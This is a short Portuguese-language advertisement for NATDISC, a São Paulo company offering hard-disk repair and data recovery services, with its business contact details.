Consulte o maior centro técnico de reparo
e recuperação de dados em Winchester da América Latina.

Recuperação e Preservação de Dados em

. HD's (Winchesters) danificados.
. Micro, Rede e Macintosh.

Assistência Técnica

. 14 anos de experiência e 5000 clientes em todo o Brasil.
. Mais de 50.000 discos reparados.
. Reparos em discos rígidos.

Serviço de qualidade

. Laboratórios, equipamentos e ferramentas adequadas, sala limpa e técnicos altamente especializados e treinados.

0XX11 **5031-6111**

http: www.natdisc.com.br | e-mail: natdisc@natdisc.com.br
Av. Pedro Bueno, 900 - Pq. Jabaquara - 04342-000 - S. Paulo-SP

NATDISC